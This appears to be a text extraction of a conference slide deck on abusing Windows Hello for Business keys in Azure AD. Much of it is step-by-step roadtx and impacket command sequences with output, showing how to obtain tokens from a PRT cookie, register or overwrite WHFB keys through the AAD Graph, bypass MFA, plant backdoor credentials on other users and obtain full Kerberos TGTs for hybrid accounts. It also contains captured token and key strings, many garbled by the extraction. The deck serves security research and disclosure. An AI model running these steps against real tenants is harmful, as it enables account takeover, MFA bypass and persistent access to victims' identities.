WUtKNVczbUI3Q2NPUUtERDNSdUk4b0ZWk25OY2giZjQ.eyJyZWZyZXNoX3Rva2VuIjoiaWoiMC5BWFZBa19LSF1uOVBJa09XVWVfocGZZX2h2SWM3cWpodG9CZE1zb
1Y2TVdtSTJlUDBBSW8uQWdBQkFBRUFBUUQtLURMQTNWtZdRcmRkZ0pnN1d1dnJBZ0RzX3dRQTlQOW1HVXZfUXhXa1hJdj1UcwZlTW8yRHpMSHBjTDRwVUZRB
Ec5REFVX21oeXgydXRxNHdCOEZkwUthMUZHchozdHNNujJSb3MzU056Z0IzUzQ3SwdzM215QXpSMzFZZn1jTXJxd3Zfa2NpTXRHV3hwdX1tZExR1pWMC1wd
ms2dHU1MnJfXzA2SG1ScTBZMmRzMUtuCUFpvZ0t1WEJBNVpEZxotcXRIMEJDY012RG5zdFJENk1CT1ZTbTR3ewYtT1M1RFpBcTV1XzZMQkMtc2g1WTFWZ1RxL
UE3YTVrSUtpRkMwektkb1Nxxw1wbwx0d255QmpIRDBoU3E5SjhPan1ES21kZHh2aFJvMzc5ZDVvV2VvV21wa21pc0dmTTB2NGNEMXZMa1kxYjJkRFJZQ1VFc
1hSU0pGhDRNV1NVQwcyUGRjTVpSVGNuZk12Rm1fSS04wFNyM2tZ33d3MGowZG1vd2VvUtk0dVh0bmZ5ci1FRYh1MTRiYzN1a3BpbUprZlwyTk9pbHRxS5FMxN
```

Technical reference: <https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/>

Get token with SSO data

- Obtaining a token for the device registration service

```
(ROADtools) → ROADtools git:(master) X roadtX auth --prt-init
Requested nonce from server to use with ROADtoken: AwABAAEAAAACA0z_BAD0_7cfmr
(ROADtools) → ROADtools git:(master) X roadtX auth --prt-cookie eyJhbGciOiJI
yJyZWZyZXNoX3Rva2VuIjoimC5BWFfBa19LSFlu0VBJa09XVWFocGZZX2h2SWM3cWpodG9CZELzbl
hXa1hJdjUcWZhTW8yRHpMSHBjTDRWVUZRBec5REFVX2l0eXgydXRxNHdCOEZkwUthMUZHcHozdHN
1MnJfXzA2SG1ScTBZMmRzMUtCUFpvZ0t1WEJBNVpEZXotcXRIMEJDY0l2RG5zdFJENk1CT1ZTbTR3
SjhPanlES21kZHh2aFJvMzc5ZDVwV2VvV2lwa2lpc0dmTTB2NGNEMXZMa1kxYjJkRFJZQ1VFc1hSU
TBjYzNJa3BpbUprZWkxTk9abHBxSFMxNmUxajl0cVNQYktJMklWTWhveWoxNmpGNWFiaFRWUWRISU
hJVlZHZWk4Qnhjb1MzN3dFajRmXzhvQlZ0UXVMMUpYbXRNT3ZlQU02WkJTTlRFN2tKaHJ3YVFJVTd
wU2ZmNlFEdy1SY3VUVjFtQWpON1ZWRVZ3cWlrUVZUQWkta0UzXzdqRFFfMjJNTZTNldwMVVFJbFJE
alEtMW1GaFc3YklnZEhIV1k4NUtrWE5MaEZrcjBGaDB0clgxUU5ZYl9wSUM1aVZtc2NreVUyY2FFL
UF4alVmY1RXM1dPNFZnYTVsM0VEcFU5MnZwNUtqWmFvWGRpWdlxWk42SHpTb05rcEtMbUdveVQxbE
F1ZXN0X25vbmlIjoIQXdbQkFBRUFBQUFDQU96X0JBRDBfN2NmbXJCQ21VNHBpbURHTmJTdFJvZlpl
nQUEifQ.Lo7yAzYUZd0YZfckEp4rxAjA21BdLxJf1-cvBdFawwI -r devicereg
Tokens were written to .roadtools_auth
```

Provisioning a new WHFB key

```
(ROADtools) → ROADtools git:(master) X roadtx winhello --access-token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsI6IjJaUXBKM1VwYmpBWWVhZXR2FjYUupsOGxWMFRPSSJ9.eyJhdWQiOiJ1cm46bXNtZHJzOmVudGVycHJpc2VyZWdpc3RyYXRpb24ud2luZG93OgZ3ZjI4Zi00ZjdMLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMvIiwiaWF0IjoxNjY2NjI0ODE3LCJ1cmYiOiJlY2NjY2MjQ4MTcsImV4cCI6MTY2Nj2WUtac210a2FtWHo0S1J3MUQxMTcvY0F1VStvQzdWYWVxc2oyNnh2L3lyTGxkRDZwb0pEQ21Gbm0rcHlhUUUVaUXpEb2Z2R0Z6RjFkZ3VEUUCZmEiXSwiYXBwaWQiOiIxYjczMDk1NC0xNjg1LTRiInZQtOWJmZC1kYWMyMjRhN2I4OTQiLCJhcHBpZGFjciI6IjA1LCJkZXZpY2VpZCI6ImQy3VwcyI6WyJlY2JmZTE3Yy0xZDYwLTRhZjYtOGQyOS0wM2IxMzgxNjUzYTgiLCI4NTliZjg1Mi0xMDU4LTQ5NDEtOTI0ZC1iM2E2YWE5MzQwM0iLCJvaWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTmWnZQ5ZjkwZjEiLCJwdWlkIjoimTAWmZiWMDIwMjc1RTlERSIsInJoIjoim0TaTlUVFdhbDBBSW8uIiwic2NwIjoicG9saWN5X21hbmFnZW1lbnQiLCJzdWIiOiJlSmprUTdxWHVUajM2dnB5c2Voa2VpUTNPY2ZmSzF2OTFdgLkIjoInjI4N2YyOGYtNGY3Zi00MzIyLTk2NTetYTg2OTdkOGZlMWJjIiwidW5pcXVlX25hbWUiOiJ0cG10ZXN0QGltaw55b3VyLmNsb3Vmtadkx3Q21lWVVtSDhpY0FpaGh2QUEiLCJ2ZXIiOiIxLjA1LCJ3aWRzIjpbImI3OWZiZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NGU4NTUwSWTq1YdIjzmgssuvmrw_-lm_7e07tdF4V-hAjodnKybt1CvQ6a4XENBD7Vq7DZ2KD2yqN7qp1bDVxVv9cvSLkp3v981ppYN0uYfJD4mLWIY50aiUMfUH-qgjpwN63Gz-Tb5xGjA3e9_BqHD2zTBWeX91e9HaKLPVDoqCI5pmiPi8PRZiIE6hjJWVV7WAYL69ae0XStlvgPygVLE-MweearXnb2z7QmbbUPFvxEFw
```

```
Saving private key to winhello.key
```

```
{'kid': '7525aa92-408a-4bfd-ae15-84c2c50ac23a', 'upn': 'tpmtest@iminyour.cloud', 'krctx': 'eyJJEYXRhIjoimWlhs5SR1JHVvd0VklSskZSa1JQVkvKRVRsULZORTU2WXpOU2EwWkVUakJSTkU1VvdUVlBWVmw2VFhwU1JWSlVhM2xSTUZwCFRFTktNR1ZZUVDsU0SMVL3YUd0WU0wcePuv3RhYUzKcWFEWldSMVp5WTNwUmFXWLJMbVY1U210YVdGChdXVEpXY0ZWRfNUWkplVKY1VFcXRK5GbHFVbWxNVjFGNFBWxOZVVse1NXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMU1WRkp0VGpKWmRFNUVUWGxOYVRBMVrtcFZlRXhYU1RST2Ftc3pXa1JvYlZwVVJtVZHUWxGVlVrSlJWVVpDVVZWV1J5RlZSa0pSVlVaQ1VWVkdRbEZWUmtKUlZVWlNVVlZlZG10cVNraE5WRm94VlVoV1VWUXdkSEJOUjFwe1VqF
```

Requesting a PRT with the new key

```
(ROADtools) → ROADtools git:(master) X roadtx prt --cert-pem hellodevice.pem --key-pem hellodevice.key -  
-hello-key winhello.key -u tpctest@iminyour.cloud
```

```
Obtained PRT: 0.AXQAj_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6M  
wQA9P-eGv1po0G7dfp0ja0XJs8M8UW9qbAfMiTovBhXJWbUtr8t03xzun  
vNDiiWXzTogg2bXXZC64r3-TSEIUvftTuHiqbjcorfWAEMEE7nAn4Tnx9  
CcmAyEazFt3ew9RNse5DznUGyT7gyJkaVQ-0V5-fbCFAePBld8jsp1gNN  
79mSE3wzQvPSl1IHk8JkWWIx8pmXtTyDDyFiLi39q-HtZP663wpqHpQZU  
0EW-R3MdPatynFya--g5q1T43HqJzpkNa7EP5nGrLcV6NdZYXroXEnoCV  
VAatyRHuam-l15rvE6DhM1AmW6ac8uCUcpwKjWfsS5NhAEokP80RzQPAL  
j6Vzd0cQmmM7GvZJDdeILh-6MpY64G-R3gzob7_JwnXeTUd0Wapz140Py  
K8C2tydf0a4dYMMvuXbiahf2Zg7iBBCEkLVnD1GB1jqCv-Dbd8goNF18E  
3m9BWzctj0pDlAQU81AlOTIor10euNbnHSb2t2I4QNw_Cugidiug3vK  
Snmhaz
```

```
Obtained session key: 9b4b8e715cc900f8f053b5b4561ced3d3543ede106e7ee72c2bd70c53f686db4
```

```
Saved PRT to roadtx.prt
```

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth
```

```
Tokens were written to .roadtools_auth
```


Attack TL;DR

- Possible to overwrite the registered WHFB key from a device via SSO
- Defeats TPM protection of the key material
- Provides persistence for attackers

- A WHFB key can be used with any device (it's a feature™)
- With some tricks possible to restore the original key and keep the victims device working

WHFB from the perspective of Azure AD

WHFB key storage

GET [https://graph.windows.net/myorganization/users/tpmtest@iminyour.cloud/?api-version=1.61-internal&\\$select=searchableDeviceKey](https://graph.windows.net/myorganization/users/tpmtest@iminyour.cloud/?api-version=1.61-internal&$select=searchableDeviceKey) Send

Params ● Authorization ● Headers (8) Body Pre-request Script Tests Settings Cookies

Body Cookies Headers (18) Test Results Status: 200 OK Time: 3.98 s Size: 5.12 KB Save Response

Pretty Raw Preview Visualize JSON

```
1 {
2   "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
3   "odata.type": "Microsoft.DirectoryServices.User",
4   "searchableDeviceKey": [
5     {
6       "usage": "NGC",
7       "keyIdentifier": "rq0ixCohcbith7MfVNYefiHIrYm55mkrVcgkfYiRmDU=",
8       "keyMaterial": "U1NBMQAIAAADAAAAAEEAAAAAAAAAAAAAAAAQABpdFvxDyqFu5obI8aHNNdB9R1PJ3Gr3x6k/
9         LMIM6qG80igwybI9AXvZmIMdkwTPtwSxcoOZYSSm+RmZhXkAhXAFnTRIzDFgskEcHw+EbEJZxchVmug4JxmmflrB6Ex/
10        baqBVgTe5tCQQJpDpBn9bUAwL+WG7m9w6bprdGZbHPiG6JSzbH6Y01UZ1AJ/eK4G1TeLL0MDNLeTSvXWwydm89LcWyf5hC
11        +JqSoNnoDQv06NYnNAnbiSt/au81Bs/FGYRQoptMgY2QZaRtMxy002Aedjysm5sqSI18xd1N3yv9uHjfbXETZZPD0dQ5hFP7g6Ed/
12        VvDZCr0hmYn0zcaQgEzgw==",
13       "creationTime": "2023-05-17T08:23:23.39876977",
14       "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
15       "customKeyInformation": "AQAAAAACAQAAAAAAAAAA",
16       "fidoAaGuid": null,
17       "fidoAuthenticatorVersion": null,
18       "fidoAttestationCertificates": []
19     }
20   ],
21 }
```

Registering WHFB keys directly on users

- Users can modify their own “searchableDeviceKey” property via the Azure AD Graph
- No MFA requirements to register MFA method this way, except general requirements from Conditional Access
- Can bypass MFA if Conditional Access is applied selectively
- Prerequisites:
 - Attacker needs to have a device in the tenant (either registered on the fly or stolen cert + key from legit device)
 - A valid access token for the AAD Graph

Registering a new WHFB key


```
(ROADtools) → ROADtools git:(master) X roadtx genhellokey -d 73240d49-8e89-40c9-8c81-d8ea31850637 -k tempkey.key
Saving private key to tempkey.key
{
  "creationTime": "2022-10-12T18:29:51.3793062Z",
  "customKeyInformation": "AQAAAAACAAAAAAAAAAAA",
  "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
  "fidoAaGuid": null,
  "fidoAttestationCertificates": [],
  "fidoAuthenticatorVersion": null,
  "keyIdentifier": "jWjMLbiJ5IJXI60+2EJSptNfr40yxKy6Zn7yN5ibk1I=",
  "keyMaterial": "ULNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABszZqijRSGPYwXnm/2JcYhfNGdBI/5wpJjACne2AKR2eh/VZENTUFCJa9VGr+shr/INuMvkYrRUK0srLphRJAh7fYl0SvhpS/sFOMGmvKisuQy5Lpk1zZySeAlyhuWhypBQD6yhRgSMmM0jZA0CaRc1ekVpr0ImZ+4HQrn8fd8p/yDGK8rCQ8Wo2qNpXvLxw6HuW44KApPZ4Rzmsk7/x/mGDxbVACu2dcG27F65Y9S5tBSqv7qK45vqrB0ezTvucRWNrSPT4Qm0cV59vPj9ogwY8749/jFfMU890wmvkVhwa10jNrKwdwY80cZYiGh0JyApV//+XsFovtjJeRYxMJw==",
  "usage": "NGC"
}
```

Patching the searchableDeviceKey property

REST client interface showing a PATCH request to a Microsoft Graph endpoint. The request body is a JSON object for patching the `searchableDeviceKey` property of a device.

```
1 {
2   "searchableDeviceKey": [
3     {
4       "creationTime": "2022-10-12T18:29:51.3793062Z",
5       "customKeyInformation": "AQAAAAACAAAAAAAAAAAA",
6       "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
7       "fidoAaGuid": null,
8       "fidoAttestationCertificates": [],
9       "fidoAuthenticatorVersion": null,
10      "keyIdentifier": "jWjMLbiJ5IJXI60+2EJSptNfr40yxKy6Zn7yN5ibk1I=",
11      "keyMaterial": "U1NBMQAIAAADAAAAAEEAAAAAAAAAAAAAAAAQABszZqiRSGPYwXnm/2JcYhfNGdBI/5wpJjACne2AkR2eh/VZENTUFCJa9VGr+shr/
    INuMvkYrRUK0srlphRJAh7fY10SvhpS/sFOMGmvKisuQy5Lpk1zZySeAlyhuWhypBQD6yhRgSMmM0jZA0CaRc1ekVpr0ImZ+4HQRn8fd8p/
    yDGK8rCQ8Wo2qNpXvLxw6HuW44KApPZ4Rzmsk7/x/mGDxbVACu2dcG27F65Y9S5tBSqv7qK45vqrB0ezTvucRWNrSPT4Qm0cV59vPj9ogwY8749/
    jFfMU890wmvkVhwa10jNrKwdwY80cZYiGh0JyApV//+XsFovtjJeRYxMJw==",
12     "usage": "NGC"
13   }
14 }
```

Attack method: device code phishing



Alternative scenarios

- Abuse credential phishing (with MFA if required)
- Temporary device access

- Permissions to modify accounts
 - User Administrator
 - Global Administrator
 - etc


Hybrid scenarios

WHFB Hybrid

3 Methods:

- Cloud Kerberos trust
- Hybrid key trust
- Hybrid certificate trust

WHFB Cloud Kerberos Trust



The technical details

- When we request a PRT with a WHFB key, we get a partial TGT
- We can exchange this for a full TGT and access Active Directory connected resources
- Only works for hybrid accounts, since cloud-only accounts do not exist on-premises

PRT with TGT

```
{
  "token_type": "Bearer",
  "expires_in": "1209599",
  "ext_expires_in": "0",
  "expires_on": "1685442712",
  "refresh_token": "0.AXQaj_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwmI2Tt0AL8.AgABAAEAAAD--DLA3VO
  _6jf9JtGnQgtAtJrwtB4wDvHJI1wW_7aU8tYSh-N-9YAgG9LZ2L2TmtKEGnQeoH6yeCQtjSGbdiW4f5qjBBoOjdece
  U7_-z9p7IkE9tFHRYfQtTH2MyXxaSmsvXfPlwNGh24lf0Cu82Z0TVEYyxvD3f07TBgFpwysMLrIZ0c037X5NVL3FjU
  "refresh_token_expires_in": "1209599",
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJhdWQiOiIzOGFhM2I4Ny1hMDZkLTQ0MTctYjI3NS
  MmQzLTQyN2QtYmQwNC0wODBiNzAzMzgyZjIiLCJvbnByZW1fc2FtX2FjY291bnRfbmFtZSI6Imh5YnJpZCIsIm9ucH
  aXNwbGF5X25hbWUiOiJpbWlueW91cmNsb3VkaXwiIiwiaWF0IjoiNjI0MzYyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOG
  "client_info": "eyJ1aWQiOiJKbnJ1MzQwNy0wMmQzLTQyN2QtYmQwNC0wODBiNzAzMzgyZjIiLCJldGkiOiJpbnJ1
  "session_key_ive": "evJlBmMiOiJBMiU2R0NNIiwYXNlbnBlU9BRVAif0.Ekt-8iYmYKvaIOBh0I1Mztlx
  "tgt_ad": "{ \"clientKey\": \"eyJhbGciOiJKaXIiLCJlbnMiOiJBMjU2R0NNIiwY3R4IjoIiSUxYYUdNZWRSMG5
  c9QF+jdyTQfI4wiCc3cl6sTSxeMZQ1yFa8RLs1/dqa8AY2uuXL/aWRHXcu3Wf5KbwMdIEi0AuqPr8GD0yf0uJ84CM9
  6rkWnDZig7uB6qQajznh1r+KFlb1VdoELQnj5cXjDWu0pcqZBRrBQhChiHeb5w3vfhDlgySIdQT7Npb41PvecmZgMF
  waNHR4n0GpcJaYj0931BnEwIHEt6z4vIP8tatmKuN0lU+Ugx23GWjFGF9wpFiZMpp9nKeY4eDn4PRbGBp1v4bvbxaf
  CARKiggEqBIIBJggGsbv4e/LfWpMQE+EnpNsaBGftCVA1CajcMNH4bNKwT2aarW9mHHsUJcDWbpGXZLbDpuvHTyDLV
  rid\", \"sessionKeyType\": 0, \"accountType\": 1}",
  "tgt_cloud": "{ \"clientKey\": \"eyJhbGciOiJKaXIiLCJlbnMiOiJBMjU2R0NNIiwY3R4IjoIiR2tkYUNLSDhp
  SU5FLkNPTa0CBXEwggVtoAMCAf+iggVkBIIFYAAAwgUAAAEAAQAAAAAA/vgywN1Tu0K3XYCY01nr65Fw2y5gF0lKJ6
  QyKnRTuw7nF2F3KowvoWJTulIyIdWht/voo7aoWIhFNIYI0GjVYj1+/U3dhTlgEU8CJdYmrfnlRybjmZUkCpMreQjl
  McM4is940h/n/+7xJQeqd4M+5n0B0c6mGvf17Vmcv9WVcoA0yPSQ/nYkwM4WwZ49EgOWEUtFkRDidS4NpbKiZCca
  2gIIXSQt02AWvtmQIVI/0xD0k7/poxG4obVayxp9ranN56edrp4o/SKqGcYSeVsVGo7csCuARtWK64qjjKGUB3kAR
  +8UEcSoVf2c1wUMbotMQly3/ezHK5vrPEvFSPQjcgQT9WZ4NRIawmyNrXHd+JiQzAjpi0Ep+WNqhC/foQsqvtX8Eaf'
  "kerberos_top_level_names": ".windows.net,.windows.net:1433,.windows.net:3342,.azure.net,.a
}
```

Lateral movement with WHFB

- User administrators and higher could provision WHFB keys using the AAD Graph
- Normal restrictions that prevent modifying higher privileged accounts apply
- Possible to add backdoor credentials to any regular user
- Possible to move laterally between hybrid identities, and authenticate on-premises as long as we have line-of-sight to a Domain Controller
- Does not work for Domain Admins and other protected accounts since the virtual RODC is not allowed to give out TGTs for those

Request PRT for hybrid user

```
(ROADtools) → ROADtools git:(master) X roadtx prt -u hybrid@hybrid.iminyour.cloud -hk hybridhello.key -k talkdevice.key -c talkdevice.pem
Obtained PRT: 0.AXQAj_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwMl2Tt0AL8.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wUA9P-eI
djDpArNDrj4jMfcI-ehoV6fPLmBb_drl5CzEb7p4p1YW0WGDDeJ3smA3cT3_oyaLht56G739-EbT97WtjFVqY5_qnsiTKqnpohKrYzUa0g8pT5_C7A
KComwTGQmLWDePwJiAa_lC56HZvbcZwIRmL66S6nXwt3ALDGJ-n6gudelyPIHxHTtyBo8Ln5WiQcBCFZ0oZqzzTcGALerqJl1Y2VA107GVHS1Swyg
fVSQxCPyR_SJV9kL3TK-6wH31yLca9NaXbbTq7LxQfpDUT9ULWshjKVryBH5lr836nd7pRGH7MPazAYryZWfHvuUQG2W1oJacp58u-XGLGKlxlttk
yjGvmcujiCllozPkImktX8avfMR5KCPB--7bIi3SI95hn63rEhIkSSBU_WZWd6AExjEgpALpj_oRvqQstDVxdiQY02LGnbQ4GWEqL5rD_2IcsiEWR
RNvPeZmjemoBK1h1jC7KVahtrUkeauvBBZSFH9iVU2yqZ2btT-y7fEOjqGnhfdlVPXsz8TG4R-G9IrHCVsRaR-FkCkBH1rf0HB_yy6UM7BLQki9E4
lu9-3EkXR8WgLLLbqA-BdugL5nJCaAasxwLIdfs65VG6rDmkjieUlroG07iRrSlZSgscddudj2XDGNB0c6mI-TmjyeFsoZKLG09pZRAS9WrTomNTU
Gm_9gDjLvPLRgfycWszciKQ-Wd61aZyTTZgNkBr4XEWdP1NKSJC4zi18A0sYv692nIqlRzfEHNmHi-I-SU6Q6GcCe0qxFoDTKGw9ZWmPPNe4hPE9j
kdMd-PDneGL_Mo68cXQ5AnWwRTXpY2bv4XovDITzx1CABt1TDnNmSTgUVyLQgaMJPMf6HeE2MTiXsGanibQn9xxEPbAVy6V8kY3CYXvt5uvmge1m9
d9tnyE1paEaIyqiZejVSSjvLB7p4wRV0vWmwvgbeJiJYJ46Lp6I-H-fbEeWiGyfc874Re-h310jF_Tp06xyJFT71KIILZ0yk6qkzYrurspg3LrUho1
fEMeVch10C2ebKkD9z7_nFHstjYg
Obtained session key: b5fd95cf416da96aac06 [REDACTED]
Saved PRT to roadtx.prt
(ROADtools) → ROADtools git:(master) X █
```

Extracting the TGT and exchanging for full TGT

```
(impacket) → roadtools_hybrid git:(main) X python loadticket.py
Saving ticket in roadtx.ccache
(impacket) → roadtools_hybrid git:(main) X KRB5CCNAME=roadtx.ccache getST.py -k HYBRID.IMINYOUR.CLOUD/hybrid -sp
n krbtgt/HYBRID.IMINYOUR.CLOUD -no-pass
